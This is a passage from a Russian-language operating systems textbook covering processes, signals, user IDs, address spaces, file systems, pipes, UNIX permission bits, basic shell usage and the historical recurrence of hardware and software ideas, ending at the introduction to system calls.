Если процесс приостанавливается таким образом, позже он должен возобновиться именно с того состояния, в котором был остановлен. Это означает, что на период приостановки вся информация о процессе должна быть явным образом где-то сохранена. Например, у процесса могут быть одновременно открыты для чтения несколько файлов. С каждым из этих файлов связан указатель текущей позиции (то есть номер байта или записи, которая должна быть считана следующей). Когда процесс приостанавливается, все эти указатели должны быть сохранены, чтобы вызов *read*, выполняемый после возобновления процесса, приводил к чтению нужных данных. Во многих операционных системах вся информация о каждом процессе, за исключением содержимого его собственного адресного пространства, хранится в таблице операционной системы, которая называется **таблицей процессов** и представляет собой массив (или связанный список) структур, по одной на каждый из существующих на данный момент процессов.

Таким образом, процесс (в том числе приостановленный) состоит из собственного адресного пространства, которое обычно называют **образом памяти**, и записи в таблице процессов с содержимым его регистров, а также другой информацией, необходимой для последующего возобновления процесса.

Главными системными вызовами, используемыми при управлении процессами, являются вызовы, связанные с созданием и завершением процессов. Рассмотрим простой пример. Процесс, называемый **интерпретатором команд**, или **оболочкой**, считывает команды с терминала. Пользователь только что набрал команду, требующую компиляции программы. Теперь оболочка должна создать новый процесс, запускающий компилятор. Когда этот процесс завершит компиляцию, он произведет системный вызов для завершения собственного существования.

Если процесс способен создавать несколько других процессов (называющихся **дочерними процессами**), а эти процессы в свою очередь могут создавать собственные дочерние процессы, то перед нами предстает дерево процессов, подобное изображенному на рис. 1.13. Связанные процессы, совместно работающие над выполнением какой-нибудь задачи, зачастую нуждаются в обмене данными друг с другом и синхронизации своих действий. Такая связь называется **межпроцессным взаимодействием** и будет подробно рассмотрена в главе 2.

Другие системные вызовы, предназначенные для управления процессом, позволяют запросить выделение дополнительной памяти (или освобождение незадействованной), организовать ожидание завершения дочернего процесса или загрузку какой-нибудь другой программы поверх своей.




Рис. 1.13. Дерево процессов. Процесс *A* создал два дочерних процесса, *B* и *C*. Процесс *B* создал три дочерних процесса, *D*, *E* и *F*

Временами возникает потребность в передаче информации запущенному процессу, который не находится в состоянии ожидания этой информации. Можно привести в пример процесс, который обменивается информацией с другим процессом, запущенным на другом компьютере, и посылает удаленному процессу сообщение по сети. Чтобы застраховаться от возможной утраты сообщения или ответа на него, отправитель может запросить собственную операционную систему уведомить его по истечении определенного интервала времени, чтобы он мог повторно отправить сообщение, если не получит подтверждения его получения раньше. После установки такого таймера программа может продолжить выполнение другой работы.

Когда истечет заданный интервал времени, операционная система посылает процессу **сигнал тревоги**. Этот сигнал заставляет процесс приостановить выполняемую работу, сохранить в стеке состояние своих регистров и запустить специальную процедуру обработки сигнала тревоги, для того чтобы, к примеру, заново передать предположительно утраченное сообщение. Когда обработчик сигнала завершит свою работу, запущенный процесс возобновится в том самом состоянии, которое было до поступления сигнала. Сигналы являются программными аналогами аппаратных прерываний. Они могут генерироваться в различных ситуациях, а не только по истечении времени, установленного в таймере. Многие аппаратные прерывания (например, выполнение недопустимой команды или обращение по неверному адресу) также транслируются процессу, при выполнении которого произошла ошибка.

Каждому пользователю, которому разрешено работать с системой, системным администратором присваивается **идентификатор пользователя** (User IDentification (**UID**)). Каждый запущенный процесс имеет UID того пользователя, который его запустил. Дочерние процессы имеют такой же UID, как и у родительского процесса. Пользователи могут входить в какую-нибудь группу, каждая из которых имеет собственный **идентификатор группы** (Group IDentification (**GID**)).

Пользователь с особым значением UID, называемый в UNIX суперпользователем (superuser), а в Windows администратором (administrator), имеет особые полномочия, позволяющие пренебрегать многими правилами защиты. В крупных компьютерных системах только системный администратор знает пароль, необходимый для получения прав суперпользователя, но многие обычные пользователи (особенно студенты) прикладывают немалые усилия, пытаясь отыскать бреши в системе, которые позволили бы им стать суперпользователем без пароля[1].

[1] Что, согласно УК РФ, является уголовным преступлением. За исключением действий с согласия владельца данной вычислительной системы (например, при проверке систем защиты или выполнении соответствующих лабораторных работ по этой теме). — *Примеч. ред.*

Мы будем подробно рассматривать процессы, связи между ними и сопутствующие вопросы в главе 2.

1.5.2. Адресные пространства

Каждый компьютер обладает определенным объемом оперативной памяти, используемой для хранения исполняемых программ. В самых простых операционных системах в памяти присутствует только одна программа. Для запуска второй программы сначала нужно удалить первую, а затем на ее место загрузить в память вторую.

Более изощренные операционные системы позволяют одновременно находиться в памяти нескольким программам. Чтобы исключить взаимные помехи (и помехи работе операционной системы), нужен какой-то защитный механизм. Несмотря на то что этот механизм должен входить в состав оборудования, управляется он операционной системой.

Вышеупомянутая точка зрения связана с вопросами управления и защиты оперативной памяти компьютера. Другой, но не менее важный вопрос, связанный с памятью, — это управление адресным пространством процессов. Обычно каждому процессу отводится для использования некоторый непрерывный набор адресов, как правило, с нуля и до некоторого максимума. В простейшем случае максимальный объем адресного пространства, выделяемого процессу, меньше объема оперативной памяти. Таким образом, процесс может заполнить свое адресное пространство и для его размещения в оперативной памяти будет достаточно места.

При этом на многих компьютерах используется 32- или 64-разрядная адресация, позволяющая иметь адресное пространство размером 2^{32} или 2^{64} байт соответственно. Что произойдет, если адресное пространство процесса превышает объем оперативной памяти, установленной на компьютере, а процессу требуется использовать все свое пространство целиком? На первых компьютерах такой процесс неизменно терпел крах. В наше время, как уже упоминалось, существует технология виртуальной памяти, при которой операционная система хранит часть адресного пространства в оперативной памяти, а часть — на диске, по необходимости меняя их фрагменты местами. По сути, операционная система создает абстракцию адресного пространства в виде набора адресов, на которые может ссылаться процесс. Адресное пространство отделено от физической памяти машины и может быть как больше, так и меньше нее. Управление адресными пространствами и физической памятью является важной частью работы операционной системы, поэтому данной теме посвящена вся глава 3.

1.5.3. Файлы

Другим ключевым понятием, поддерживаемым практически всеми операционными системами, является файловая система. Как отмечалось ранее, основная функция операционной системы — скрыть специфику дисков и других устройств ввода-вывода и предоставить программисту удобную и понятную абстрактную модель, состоящую из независимых от устройств файлов. Вполне очевидно, что для создания, удаления, чтения и записи файлов понадобятся системные вызовы. Перед тем как файл будет готов к чтению, он должен быть найден на диске и открыт, а после считывания — закрыт. Для проведения этих операций предусмотрены системные вызовы.

Чтобы предоставить место для хранения файлов, многие операционные системы персональных компьютеров используют **каталог** как способ объединения файлов в группы.

Например, у студента может быть по одному каталогу для каждого изучаемого курса (для программ, необходимых в рамках данного курса), каталог для электронной почты и еще один — для своей домашней веб-страницы. Для создания и удаления каталогов нужны системные вызовы. Они также нужны для помещения в каталог существующего файла и удаления его оттуда. Элементами каталога могут быть либо файлы, либо другие каталоги. Эта модель стала прообразом иерархической структуры файловой системы, один из вариантов которой показан на рис. 1.14.




Рис. 1.14. Файловая система факультета университета

Иерархии файлов, как и иерархии процессов, организованы в виде деревьев, но на этом сходство заканчивается. Иерархии процессов не отличаются глубиной (обычно не более трех уровней), а иерархии файлов обычно имеют глубину в четыре, пять и более уровней. Иерархии процессов имеют короткий период существования, в большинстве своем не более нескольких минут, а иерархия каталогов может существовать годами. Определение принадлежности и меры защиты для процессов и файлов также имеют различия. Обычно только родительский процесс может управлять дочерним процессом или даже обращаться к нему, но практически всегда существуют механизмы, позволяющие читать файлы и каталоги не только их владельцу, но и более широкой группе пользователей.

Каждый файл, принадлежащий иерархии каталогов, может быть обозначен своим **полным именем** с указанием пути к файлу, начиная с вершины иерархии — корневого каталога. Этот абсолютный путь состоит из списка каталогов, которые нужно пройти от корневого каталога, чтобы добраться до файла, где в качестве разделителей компо-

нентов служат символы косой черты (слеша). На рис. 1.14 путь к файлу CS101 будет иметь вид /Faculty/Prof.Brown/Courses/CS101. Первая косая черта является признаком использования абсолютного пути, который начинается в корневом каталоге. Следует заметить: в Windows в качестве разделителя вместо прямой косой черты (/) используется обратная (\), поэтому показанный выше путь к файлу должен быть записан в следующем виде: \Faculty\Prof.Brown\Courses\CS101. На страницах этой книги при указании путей к файлам будет в основном использоваться соглашение, действующее в UNIX.

В любой момент времени у каждого процесса есть текущий **рабочий каталог**, относительно которого рассматриваются пути файлов, не начинающиеся с косой черты. Например, на рис. 1.14, если /Faculty/Prof.Brown будет рабочим каталогом, то при использовании пути Courses/CS101 будет получен тот же самый файл, что и при указании рассмотренного ранее абсолютного пути. Процесс может изменить свой рабочий каталог, воспользовавшись системным вызовом, определяющим новый рабочий каталог.

Перед тем как с файлом можно будет работать в режиме записи или чтения, он должен быть открыт. На этом этапе происходит также проверка прав доступа. Если доступ разрешен, система возвращает целое число, называемое **дескриптором файла**, который используется в последующих операциях. Если доступ запрещен, то возвращается код ошибки.

Другое важное понятие в UNIX — **смонтированная файловая система**. Большинство настольных компьютеров оснащено одним и более приводами оптических дисков, в которые могут вставляться компакт-диски, диски DVD и Blu-ray. У компьютеров, как правило, есть USB-порты, к которым может быть подключена USB-память (фактически это твердотельные устройства, заменяющие дисковые накопители), а некоторые компьютеры имеют приводы гибких дисков или подключенные к ним внешние жесткие диски. Чтобы предоставить удобный способ работы с этими съемными носителями информации, UNIX позволяет файловой системе на оптическом диске подключаться к основному дереву. Рассмотрим ситуацию, показанную на рис. 1.15, *а*. Перед вызовом команды *mount* **корневая файловая система** на жестком диске и вторая файловая система на компакт-диске существуют отдельно и не связаны друг с другом.

Однако файлы на компакт-диске нельзя использовать, поскольку отсутствует способ определения для них полных имен. UNIX не позволяет указывать в начале полного имени номер или имя устройства, поскольку это привело бы к жесткой зависимости от устройств, которой операционным системам лучше избегать. Вместо этого системный вызов *mount* позволяет подключить файловую систему на компакт-диске к корневой файловой системе в том месте, где этого потребует программа. На рис. 1.15, *б* файловая система на компакт-диске была подключена к каталогу b, открыв доступ к файлам /b/x и /b/y. Если в каталоге b содержались какие-нибудь файлы, то пока к нему подключена файловая система компакт-диска, эти файлы будут недоступны, поскольку путь /b стал ссылкой на корневой каталог компакт-диска. (Потеря доступа к этим файлам — во многом надуманная проблема: файловые системы практически всегда подключаются к пустым каталогам.) Если система оснащена несколькими жесткими дисками, то все они могут быть подключены к единому дереву аналогичным образом.

Еще одним важным понятием в UNIX является **специальный файл**. Специальные файлы служат для того, чтобы устройства ввода-вывода были похожи на файлы. При этом с ними можно проводить операции чтения и записи, используя те же системные вызовы, которые применяются для чтения и записи файлов. Существуют два вида специальных файлов: **блочные специальные файлы** и **символьные специальные**

файлы. Блочные специальные файлы используются для моделирования устройств, содержащих набор блоков с произвольной адресацией, таких как диски. Открывая блочный специальный файл и считывая, скажем, блок 4, программа может напрямую получить доступ к четвертому блоку устройства независимо от структуры имеющейся у него файловой системы. Аналогичным образом символьные специальные файлы используются для моделирования принтеров, модемов и других устройств, которые принимают или выдают поток символов. В соответствии с принятым соглашением специальные файлы хранятся в каталоге /dev. Например, путь /dev/lp может относиться к принтеру (который когда-то назывался строчным принтером — line printer).




Рис. 1.15. Файлы на компакт-диске: *а* — перед подключением недоступны; *б* — после подключения становятся частью корневой файловой системы

Последним понятием в этом обзоре будут **каналы**, которые имеют отношение как к процессам, так и к файлам. Канал — это разновидность псевдофайла, которым можно воспользоваться для соединения двух процессов (рис. 1.16). Если процессам *A* и *B* необходимо обменяться данными с помощью канала, то они должны установить его заранее. Когда процессу *A* нужно отправить данные процессу *B*, он осуществляет запись в канал, как будто имеет дело с выходным файлом. Фактически реализация канала очень похожа на реализацию файла. Процесс *B* может прочитать данные, осуществляя операцию чтения из канала, как будто он имеет дело с входным файлом. Таким образом, обмен данными между процессами в UNIX очень похож на обычные операции записи и чтения файла. Более того, только сделав специальный системный вызов, процесс может узнать, что запись выходных данных на самом деле производится не в файл, а в канал.

Рис. 1.16. Два процесса, соединенные каналом

Файловая система играет очень важную роль. Ей будет уделено значительно больше внимания в главе 4, а также в главах 10 и 11.

1.5.4. Ввод-вывод данных

У всех компьютеров имеются физические устройства для получения входной и вывода выходной информации. Действительно, какой будет прок от компьютера, если пользователи не смогут поставить ему задачу и получить результаты по завершении

заданной работы? Существует масса разнообразных устройств ввода-вывода: клавиатуры, мониторы, принтеры и т. д. Управление всеми этими устройствами возлагается на операционную систему.

Поэтому у каждой операционной системы для управления такими устройствами существует своя подсистема ввода-вывода. Некоторые программы ввода-вывода не зависят от конкретного устройства, то есть в равной мере подходят для применения со многими или со всеми устройствами ввода-вывода. Другая часть программ, например драйверы устройств, предназначена для определенных устройств ввода-вывода. Программное обеспечение подсистемы ввода-вывода будет рассмотрено в главе 5.

1.5.5. Безопасность

Компьютеры содержат большой объем информации, и часто пользователям нужно защитить ее и сохранить ее конфиденциальность. Возможно, это электронная почта, бизнес-планы, налоговые декларации и многое другое. Управление безопасностью системы также возлагается на операционную систему: например, она должна обеспечить доступ к файлам только пользователям, имеющим на это право.

Чтобы понять сам замысел возможной организации работы системы безопасности, обратимся в качестве простого примера к системе UNIX. Файлам в UNIX присваивается 9-разрядный двоичный код защиты. Этот код состоит из трехбитных полей. Одно поле — для владельца, второе — для представителей группы, в которую он входит (разделяет пользователей на группы системный администратор), третье — для всех остальных. В каждом поле есть бит, определяющий доступ для чтения, бит, определяющий доступ для записи, и бит, определяющий доступ для выполнения. Эти три бита называются **rwx-битами** (**r**ead, **w**rite, e**x**ecute). Например, код защиты *rwxr-x--x* означает, что владельцу доступны чтение, запись или выполнение файла, остальным представителям его группы разрешается чтение или выполнение файла (но не запись), а всем остальным разрешено выполнение файла (но не чтение или запись). Для каталога *x* означает разрешение на поиск. Дефис (минус) означает, что соответствующее разрешение отсутствует.

Кроме защиты файлов существует множество других аспектов безопасности. Один из них — это защита системы от нежелательных вторжений как с участием, так и без участия людей (например, путем вирусных атак). Различные вопросы, связанные с обеспечением безопасности, будут рассматриваться в главе 9.

1.5.6. Оболочка

Операционная система представляет собой программу, выполняющую системные вызовы. Редакторы, компиляторы, ассемблеры, компоновщики, утилиты и интерпретаторы команд по определению не являются частью операционной системы при всей своей важности и приносимой пользе. Рискуя внести некоторую путаницу, в этом разделе мы коротко рассмотрим и командный интерпретатор UNIX, называемый **оболочкой** — shell. Не являясь частью операционной системы, оболочка нашла широкое применение как средство доступа ко многим ее функциям и служит хорошим примером использования системных вызовов. Когда не применяется графический пользовательский интерфейс, она также является основным интерфейсом между пользователем, сидящим за своим терминалом, и операционной системой. Существует множество оболочек,

включая sh, csh, ksh и bash. Все они поддерживают рассматриваемые далее функции, происходящие из исходной оболочки (sh).

Оболочка запускается после входа в систему любого пользователя. В качестве стандартного устройства ввода и вывода оболочка использует терминал[1]. Свою работу она начинает с вывода **приглашения** — знака доллара, сообщающего пользователю, что оболочка ожидает приема команды. Например, если теперь пользователь наберет на клавиатуре

```
date
```

оболочка создаст дочерний процесс и запустит дочернюю программу date. Пока выполняется дочерний процесс, оболочка ожидает его завершения. После завершения дочернего процесса оболочка снова выведет приглашение и попытается прочитать следующую введенную строку.

Пользователь может указать, что стандартный вывод необходимо перенаправить в файл, например,

```
date >file
```

Точно так же может быть перенаправлен и стандартный ввод

```
sort <file1 >file2
```

Эта команда вызывает программу сортировки sort, входные данные для которой берутся из файла file1, а выходные данные отправляются в файл file2.

Выходные данные одной программы могут быть использованы в качестве входных для другой программы путем их соединения с помощью канала. Например, команда

```
cat file1 file2 file3 | sort >/dev/lp
```

вызывает программу cat для объединения трех файлов и отправки выходных данных программе sort, чтобы она расставила все строки в алфавитном порядке. Выходные данные программы sort перенаправляются в файл /dev/lp, которым обычно обозначается принтер.

Если пользователь после команды введет знак &, оболочка не станет ожидать ее завершения, а сразу же выведет приглашение. Следовательно, команда

```
cat file1 file2 file3 | sort >/dev/lp &
```

приступит к сортировке как к фоновому заданию, позволяя пользователю во время сортировки продолжить обычную работу. Оболочка имеет и ряд других интересных свойств, рассмотреть которые нам не позволяет объем книги. Но в большинстве книг по UNIX оболочка рассматривается довольно подробно (например, Kernighan and Pike, 1984; Kochan Quigley, 2004; Robbins, 2005).

В наши дни на большинстве персональных компьютеров используется графический пользовательский интерфейс. По сути, графический пользовательский интерфейс — это просто программа (или совокупность программ), работающая поверх операционной системы наподобие оболочки. В системах Linux этот факт проявляется явным образом, поскольку у пользователя есть выбор по крайней мере из двух сред, реализующих графический пользовательский интерфейс: Gnome и KDE. Или он может вообще не выбрать ни одну из них, воспользовавшись окном терминала из X11. В Windows также есть возмож-

[1] В настоящее время, как правило, монитор с клавиатурой. — *Примеч. ред.*

ность заменить стандартный менеджер рабочего стола (Windows Explorer) какой-нибудь другой программой путем внесения изменений в некоторые значения реестра, хотя этой возможностью практически никто не пользуется.

1.5.7. Онтогенез повторяет филогенез

После того как была опубликована книга Чарльза Дарвина «Происхождение видов», немецкий зоолог Эрнст Хэккель (Ernst Haeckel) сформулировал правило: «Онтогенез повторяет филогенез». Сказав это, он имел в виду, что развитие зародыша (онтогенез) повторяет эволюцию видов (филогенез). Другими словами, человеческая яйцеклетка с момента оплодотворения до того, как стать ребенком, проходит через состояния рыбы, свиньи и т. д. Современные биологи считают такую модель очень сильно и грубо упрощенной, но все же доля истины в ней есть.

Отчасти нечто подобное произошло и в компьютерной индустрии. Похоже, что каждая новая разновидность (мейнфреймы, мини-компьютеры, персональные компьютеры, КПК, встроенные компьютеры, смарт-карты и т. д.) проходит путь развития своих предшественников как в аппаратном, так и в программном обеспечении. Мы часто забываем о том, что многое происходящее в компьютерной индустрии и во многих других областях является технологически обусловленным процессом. Древние римляне испытывали недостаток в автомобилях не потому, что слишком любили пешие прогулки, а потому, что не знали, как эти автомобили создаются. Персональные компьютеры существуют не потому, что миллионы людей веками испытывали скрытое желание иметь свой компьютер, а потому, что в настоящее время появилась возможность их сравнительно дешевого производства. Мы часто забываем, какое сильное влияние оказывает технология на наш взгляд на разные системы, и нам не мешало бы периодически задумываться над этим вопросом.

Довольно часто технологические изменения приводят к тому, что какая-то идея устаревает и быстро выходит из употребления. Но другие технологические изменения способны вернуть ее к жизни. Это особенно характерно для тех случаев, когда изменения касаются относительной производительности различных компонентов системы. Например, когда быстродействие центрального процессора значительно превышает скорость работы памяти, становится актуальным использование кэш-памяти, чтобы ускорить работу «медленной» памяти. Если в один прекрасный момент новая технология памяти сделает ее намного быстрее центральных процессоров, кэш-память исчезнет. А если новая технология производства процессоров позволит им в очередной раз стать быстрее памяти, то кэш-память появится снова. В биологии виды исчезают навсегда, но в компьютерном мире иногда что-нибудь исчезает всего лишь на несколько лет.

Вследствие такого непостоянства в этой книге мы будем время от времени рассматривать «устаревшие» понятия, то есть идеи, не являющиеся оптимальными для текущего состояния компьютерных технологий. Однако технологические изменения могут вернуть к жизни некоторые из так называемых устаревших понятий. Поэтому важно разобраться в том, почему понятие считается устаревшим и какие изменения в окружающем мире могут вернуть ему актуальность.

Чтобы пояснить эту мысль, давайте рассмотрим простой пример. Первые компьютеры имели аппаратно-реализованные наборы команд. Команды выполнялись непосредственно аппаратурой и не могли быть изменены. Затем настали времена микропрограммирования (впервые нашедшего широкое применение на машинах IBM 360),

в котором интерпретатор переносил аппаратные команды в программное обеспечение. Выполнение аппаратных команд стало устаревшей, недостаточно гибкой технологией. Когда были изобретены RISC-компьютеры, микропрограммирование (то есть интерпретируемое выполнение) устарело, поскольку непосредственное выполнение работало гораздо быстрее. А теперь мы наблюдаем возрождение интерпретации в виде Java-апплетов, посылаемых по Интернету и интерпретируемых по прибытии. Скорость выполнения не всегда является решающим аргументом при развитии тенденции к доминированию сетевых задержек. Мы видим, что маятник уже несколько раз качался между непосредственным выполнением и интерпретацией, и он может продолжить свои колебания в будущем.

Давайте рассмотрим историю некоторых разработок в области аппаратного обеспечения и их неоднократное влияние на программное обеспечение.

Большие объемы памяти

У первых универсальных машин был ограниченный объем памяти. В полной конфигурации машины IBM 7090 или 7094, доминировавшие на рынке с конца 1959 до 1964 года, имели память объемом всего лишь 128 Кбайт. Разработка программ для них велась в основном на ассемблере, и операционная система также была написана на ассемблере, чтобы сэкономить драгоценную по тем временам память.

Со временем компиляторы для таких языков, как FORTRAN и COBOL, стали настолько качественными, что ассемблер был объявлен умершим. Но когда были выпущены первые коммерческие мини-компьютеры (PDP-1), их память состояла всего лишь из 4096 18-разрядных слов, и ассемблер неожиданно вернулся к жизни. Постепенно мини-компьютеры приобретали все большие объемы памяти, и языки высокого уровня стали превалировать над ассемблером.

Когда в начале 1980-х годов появились микрокомпьютеры, первые образцы имели память объемом 4 Кбайт, и ассемблер снова воскрес. Во встроенных компьютерах часто использовались те же микропроцессоры, что и в микрокомпьютерах (8080, Z80, а позже и 8086), и поначалу программирование для них также велось на ассемблере. Теперь их потомки, персональные компьютеры, имеют большие объемы памяти, и программирование для них ведется на C, C++, Java и других языках высокого уровня. Смарт-карты проходят тот же путь развития, хотя, несмотря на заданный размер, они часто содержат интерпретатор Java и выполняют Java-программы в режиме интерпретации, а не пользуются программами на Java, откомпилированными под свой машинный язык.

Аппаратные средства защиты

На ранних универсальных машинах вроде IBM 7090/7094 аппаратные средства защиты отсутствовали, поэтому в процессе работы эти машины могли выполнять лишь одну программу, которая при наличии ошибок могла затереть операционную систему и вывести из строя всю машину. С появлением IBM 360 стали доступны примитивные формы аппаратных средств защиты, поэтому данные машины могли содержать в памяти несколько программ одновременно, позволяя им работать по очереди (в режиме многозадачности). Однозадачная работа была объявлена устаревшей. Но лишь до тех пор, пока не появились первые мини-компьютеры, не имевшие аппаратных средств защиты, на которых реализация многозадачности не представлялась возможной. Хотя

на PDP-1 и PDP-8 не имелось аппаратной защиты, со временем она появилась на PDP-11, и это обстоятельство привело к работе в многозадачном режиме и в конечном счете к появлению UNIX.

Когда были созданы первые микрокомпьютеры, на них использовался микропроцессор Intel 8080, не имевший аппаратной защиты, поэтому снова пришлось вернуться к однозадачному режиму работы, при котором в памяти в отдельно взятый момент времени была только одна программа. Это продолжалось вплоть до появления микропроцессора Intel 80286, к которому были добавлены аппаратные средства защиты, и вновь появилась возможность работать в многозадачном режиме. До сих пор многие встроенные системы не имеют аппаратных средств защиты и в процессе работы выполняют только одну программу.

Теперь взглянем на операционные системы. Первые универсальные машины изначально не имели ни аппаратных средств защиты, ни поддержки многозадачности, поэтому на них работали простые операционные системы, которые в процессе работы обслуживали по одной загружаемой вручную программе. Позже они обрели соответствующее оборудование, и операционная система поддерживала одновременное обслуживание нескольких программ, а затем и предоставляла полноценные возможности работы в режиме разделения времени.

Когда появились первые мини-компьютеры, у них также не было аппаратных средств защиты и они в процессе работы выполняли по одной загружаемой вручную программе, хотя многозадачность в ту пору уже получила широкое развитие на универсальных машинах. Постепенно они обзавелись аппаратными средствами защиты и возможностью одновременного запуска двух и более программ. Первые микрокомпьютеры также могли в процессе работы запускать только одну программу, но позже и они обрели возможность действовать в многозадачном режиме. КПК и смарт-карты движутся по тому же пути.

Во всех случаях развитие программного обеспечения было продиктовано технологическими возможностями. Например, первые микрокомпьютеры имели что-то около 4 Кбайт оперативной памяти и не имели аппаратных средств защиты. Языки высокого уровня и многозадачность были не под силу столь скромным системам. В процессе развития микрокомпьютеры превратились в современные персональные компьютеры и приобрели все аппаратное, а затем и программное обеспечение, чтобы справляться с более серьезными функциональными задачами. Похоже, что это развитие будет продолжаться еще долгие годы. Это колесо реинкарнации может коснуться и других областей, но, кажется, в компьютерной индустрии оно вращается намного быстрее, чем где-либо еще.

Диски

Ранние универсальные машины работали в основном с использованием магнитных лент. Они могли читать программу с ленты, компилировать ее, затем запускать на выполнение и записывать результаты на другую ленту. Тогда не было никаких дисков и никакого понятия о файловой системе. Ситуация начала изменяться, когда IBM в 1956 году представила первый жесткий диск — RAMAC (RAndoM Access, что означало диск с произвольным доступом). Он занимал около 4 м^2 площади и мог хранить 5 млн 7-разрядных символов, чего хватило бы для одной цифровой фотографии среднего разрешения. Однако годовая арендная плата в 35 тыс. долларов за

такое их количество, которое позволило бы хранить столько же информации, как на одной катушке ленты, очень быстро превратила их в весьма дорогое удовольствие. Но со временем цены снизились, и были разработаны примитивные файловые системы.

Типичным представителем этого нового витка развития был компьютер CDC 6600, представленный в 1964 году, который в течение многих лет оставался самым быстрым компьютером в мире. Пользователи могли создавать так называемые постоянные файлы, давая им имена в надежде, что никакой другой пользователь не решит, что, скажем, имя «data» является вполне подходящим для его файла. В них использовался одноуровневый каталог. Со временем для универсальных машин были разработаны сложные иерархические файловые системы, кульминацией которых, наверное, стала файловая система MULTICS.

Когда стали использоваться мини-компьютеры, то со временем они также обзавелись жесткими дисками. Стандартным для PDP-11 на момент его представления в 1970 году был диск RK05 емкостью 2,5 Мбайт, что составляло примерно половину емкости диска IBM RAMAC, но он был всего 40 см в диаметре и 5 см высотой. Поначалу он также имел всего один каталог. Когда пришло время микрокомпьютеров, то сначала доминирующей операционной системой была CP/M, и она тоже поддерживала только один каталог на гибком диске.

Виртуальная память

Виртуальная память (которая будет рассмотрена в главе 3) позволяет запускать программы, размер которых превышает объем установленной на машине физической памяти, за счет быстрого перемещения фрагментов адресного пространства между оперативной памятью и диском. Она прошла похожий путь развития, появившись впервые на универсальных машинах, затем переместившись на мини- и микрокомпьютеры. Виртуальная память также позволяла программам во время работы динамически компоноваться с библиотеками, вместо того чтобы быть скомпилированными со всеми необходимыми библиотеками в единую программу. MULTICS была первой системой, позволявшей работать с такими программами. Со временем эта идея получила распространение и теперь широко используется на большинстве UNIX- и Windows-систем.

Во всех приведенных примерах развития мы видели идеи, которые изобретались в одном контексте, а позже в связи со сменой обстановки отметались (программирование на ассемблере, однозадачный режим, одноуровневые каталоги и т. д.), чтобы вновь появиться уже в другом контексте, зачастую спустя десятилетие. Поэтому в данной книге мы будем иногда рассматривать идеи и алгоритмы, которые могут показаться устаревшими для современных персональных компьютеров, оснащенных гигабайтной памятью, но имеют шанс на скорое возвращение во встроенных компьютерах и смарт-картах.

1.6. Системные вызовы

Мы выяснили, что операционные системы выполняют две основные функции: предоставляют абстракции пользовательским программам и управляют ресурсами компьютера. В основном взаимодействие пользовательских программ и операционной системы касается первой функции — взять, к примеру, операции с файлами: создание, запись,

чтение и удаление. А управление ресурсами компьютера проходит большей частью незаметно для пользователей и осуществляется в автоматическом режиме. Так что интерфейс между пользовательскими программами и операционной системой строится в основном на абстракциях. Чтобы по-настоящему понять, что делает операционная система, мы должны более подробно рассмотреть этот интерфейс. Имеющиеся в интерфейсе системные вызовы варьируются в зависимости от используемой операционной системы (хотя основные понятия практически ничем не различаются).

Теперь нужно выбрать между неопределенной обобщенностью («у операционных систем есть системные вызовы для чтения файлов») и какой-нибудь конкретной системой («в UNIX есть системный вызов чтения, имеющий три параметра: в одном из них определяется файл, в другом — куда поместить данные, а в третьем — сколько байтов следует считать»).

Мы выбрали второй подход. Пусть он сложнее, зато позволяет лучше понять, как на самом деле операционная система выполняет свою работу. Хотя все, что будет рассматриваться, имеет непосредственное отношение к стандарту POSIX (Международный стандарт 9945-1), а следовательно к UNIX, System V, BSD, Linux, MINIX 3 и т. д., у большинства других современных операционных систем имеются системные вызовы, выполняющие аналогичные функции, при некоторых отличиях в деталях. Поскольку фактический механизм выполнения системного вызова существенно зависит от конкретной машины и зачастую должен быть реализован на ассемблере, разработаны библиотеки процедур, осуществляющие системные вызовы из программ, написанных, например, на языке C.

